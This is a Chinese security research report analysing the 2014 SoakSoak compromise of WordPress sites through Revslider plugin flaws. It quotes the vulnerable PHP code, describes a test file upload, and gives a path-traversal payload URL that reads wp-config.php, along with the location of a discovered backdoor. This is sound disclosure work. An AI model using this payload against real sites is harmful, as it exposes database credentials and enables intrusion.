密级	公开

SoakSoak 恶意软件追踪研究报告

[第二版 2014/12/19 下午]

知道创宇安全研究团队

1. 更新情况

版本	时间	描述
第一版	2014/12/18 下午	第一版完成。
第二版	2014/12/19 下午	1. 更新：细节修正； 2. 新增：后门（temp.php）发现与分析； 3. 新增：攻击样本分析；

2. 漏洞概要

2014 年 12 月 14 日，国外 Sucuri 安全博客报道了大量 WordPress 站点受到 SoakSoak 恶意软件影响的消息。据报道，该恶意软件会感染 WordPress 的源码文件，在里面植入恶意代码。攻击者利用 SoakSoak 对受感染的站点进行挂马、植入后门等一系列攻击行为。（报道链接：http://blog.sucuri.net/2014/12/soaksoak-malware-compromises-100000-wordpress-websites.html）

知道创宇安全研究团队在第一时间对 SoakSoak 恶意软件进行了追踪和调查。

a) 漏洞描述

据报道，此次 SoakSoak 恶意软件在大量 WordPress 站点中的爆发源于一款名为 Revslider 的幻灯片插件，该插件曾被爆多个安全漏洞，涉及任意文件下载、任意文件上传等。Revslider 由 ThemePunch 出品，属于一款商业性插件（收费），因其具有强大的功能和良好的易用性而有着不错的销量，并且在 ThemePunch 出品的一些 WordPress 主题中也自带有该款插件。

攻击者可能利用了该插件的任意文件下载漏洞获取了大量的 WordPress 的 wp-config.php 配置文件，并通过任意文件上传漏洞上传 webshell 对 WordPress 的源码文件进行修改并插入了恶意代码。结合报道文章中所提到的，攻击者应该是通过修改了 WordPress 中 “/wp-content/template-loader.php” 的源代码，使得在访问受感染 WordPress 站点的页面的同时远程加载了 soaksoak.ru 上的一段 JavaScript 脚本。攻击者通过该段 JavaScript 脚本来对特定的浏览器进行攻击。（报道连接：http://blog.sucuri.net/2014/12/revslider-vulnerability-leads-to-massive-wordpress-soaksoak-compromise.html）

b) 漏洞分析

Revslider 插件（插件链接：http://codecanyon.net/item/slider-revolution-responsive-wordpress-plugin/2751380）任意文件上传漏洞与任意文件下载漏洞简要分析。


1) 任意文件上传漏洞：

因 Revslider 插件属于收费插件，下面是对版本号为 3.0.3 的分析和测试结果。

任意文件上传漏洞源于该插件自带的 “插件更新” 功能，在启用该插件的同时会将一系列的


action 操作都注册到 WordPress 的 ajax 请求里。并且插件在接受更新请求后并没有判断用户权限，导致恶意者可利用该点进行攻击。

所涉及文件：/revslider_admin.php



该插件在启用时，会将 ajax_action 参数与函数 onAjaxAction() 进行绑定，当通过 /wp-admin/admin-ajax.php 向插件传递参数时会调用 onAjaxAction()。


onAjaxAction() 函数关键部分如下：



当 post 参数 $client_action 为 “update_plugin” 时，会调用 updatePlugin() 开始升级插件。

updatePlugin() 函数位于 /inc_php/framework/base_admin.class.php 中。


所涉及文件：/inc_php/framework/base_admin.class.php




简要分析一下文件上传漏洞形成的过程。首先该函数（updatePlugin()）获取了 post 过来的文件的信息：

```
$arrFiles = UniteFunctionsRev::getVal($_FILES, "update_file");
```


随后会获取上传文件的文件名，MIME 类型（插件将 MIME 类型的检测代码注释掉了）。



然后获取了上传文件的临时路径和创建了目录 “/temp/update_extract” （目录创建失败会抛出异常并中止处理）：





如果 “/temp/update_extract” 创建成功，会清理该目录下的所有文件，然后将上传的文件移动至该目录下：



这里很明显，没有对上传文件做限制，直接使用 move_uploaded_file() 将上传文件（任意）拷贝到了 “/temp/update_extract/” 目录下，后续的处理都不用再分析。

本地构造如下表单：







其中 temp.txt 内容为：

```
test file upload
```

然后点击上传：



这里可以看到，回显提示“更新错误”，但是根据刚才的分析，上传的文件其实已经通过 move_uploaded_file() 拷贝到了 “/temp/update_extract/” 目录下。




2) 任意文件下载漏洞：

该插件在启用后，提供了一个 show_image 的功能，可以通过 WordPress 的 ajax 调用来使用该功能，但在该功能实现的过程中考虑不全导致了任意文件下载，使得攻击者能


通过该漏洞下载到 WordPress 的配置文件 wp-config.php，获得数据库连接信息等敏感数据。

所涉及文件：/inc_php/framework/base_admin.class.php



插件在启用时将 ajax 中的 show_image 请求绑定处理函数 onShowImage()。其中 onShowImage() 函数原型位于 “/inc_php/framework/base.class.php” 中。

所涉及文件：/inc_php/framework/base.class.php



可以看到在 onShowImage() 函数中，实例化了 UniteImageViewRev 类，并调用了该类的 showImageFromGet() 方法。

所涉及文件：/inc_php/framework/image_view.class.php

image_view.class.php

```
542         public function showImageFromGet(){
543
544             $imageFilename = UniteFunctionsRev::getGetVar("img");
545             $maxWidth = UniteFunctionsRev::getGetVar("w",-1);
546             $maxHeight = UniteFunctionsRev::getGetVar("h",-1);
547             $type = UniteFunctionsRev::getGetVar("t","");
548
549             //set effect
550             $effect = UniteFunctionsRev::getGetVar("e");
551             $effectArgument1 = UniteFunctionsRev::getGetVar("ea1");
552
553             if(!empty($effect))
554                 $this->setEffect($effect,$effectArgument1);
555
556             $this->showImage($imageFilename,$maxWidth,$maxHeight,$type);
557         }
```

Line 559, Column 9 Tab Size: 4 PHP

showImageFromGet() 函数从 “GET” 请求里获取参数 “img” 的值赋值给变量

```
$imageFilename = UniteFunctionsRev::getGetVar("img");
```

然后注意 $effect 这个变量：

```
$effect = UniteFunctionsRev::getGetVar("e");
```

在函数最后调用 showImage() 方法，showImage() 函数部分关键代码如下：

image_view.class.php

```
480
481             $filepath = $this->pathImages.$filename;
482
483
484             if(!is_file($filepath)) $this->outputEmptyImageCode();
485
486             //if gd library doesn't exists - output normal image without resizing.
487             if(function_exists("gd_info") == false)
488                 $this->throwError("php must support GD Library");
489
490             //check conditions for output original image
491             if(empty($this->effect)){
492                 if((is_numeric($maxWidth) == false || is_numeric($maxHeight) == false)) output
493
494                 if($maxWidth == -1 && $maxHeight == -1)
495                     $this->outputImage($filepath);
496             }
497
```

9 characters selected Tab Size: 4 PHP

其中 $this->pathImage 的值在一开始的时候被赋值为了 WordPress “wp-content” 所在的物理路径（例如：C:\xxxx\www\wordpress\wp-content\），然后通过将 $this->pathImage 与传进来的文件名 $filename 进行连接赋值给 $filepath：

```
$filepath = $this->pathImages.$filename;
```

并且 $this->effect，$maxWidth 和$maxHeight 都可以从 “GET” 请求参数中获取，所以可以构造一定的 payload，使得函数流程执行到 $this->outputImage($filepath) 来读取文件。outputImage() 函数如下：

image_view.class.php

```
142     private function outputImage($filepath){
143
144         $info = UniteFunctionsRev::getPathInfo($filepath);
145         $ext = $info["extension"];
146         $filetime = filemtime($filepath);
147
148         $ext = strtolower($ext);
149         if($ext == "jpg")
150             $ext = "jpeg";
151
152         $numExpires = 31536000; //one year
153         $strExpires = @date('D, d M Y H:i:s',time()+$numExpires);
154         $strModified = @date('D, d M Y H:i:s',$filetime);
155
156         $contents = file_get_contents($filepath);
157         $filesize = strlen($contents);
158         header("Last-Modified: $strModified GMT");
159         header("Expires: $strExpires GMT");
160         header("Cache-Control: public");
161         header("Content-Type: image/$ext");
162         header("Content-Length: $filesize");
163
164         echo $contents;
165         exit();
166     }
```


11 characters selected　Tab Size: 4　PHP

outputImage() 函数直接通过两个操作就将文件内容输出：

```
$contents = file_get_contents($filepath);
echo $contents;
```

并且在这个过程中没有任何的过滤，因此作为测试可以构造如下 payload：


```
http://www.test.com/wordpress/wp-admin/admin-ajax.php?action=revslider_show_image&img=../../wp-config.php
```




c) 漏洞追踪

知道创宇安全研究团队针对 Revslider 插件的任意文件上传漏洞写出了 PoC，并从 ZoomEye 上抽取了一部分含有 Revslider 插件指纹的 WordPress 站点进行测试。比较遗憾的是，测试结果显示所有的测试站点都不能成功验证该漏洞。

但是，我们在扫描测试的过程中，意外的发现了疑似攻击者通过任意文件上传漏洞留下的后门（后门地址：http://wpsite/wp-content/plugins/revslider/temp/update_extract/temp.php）。






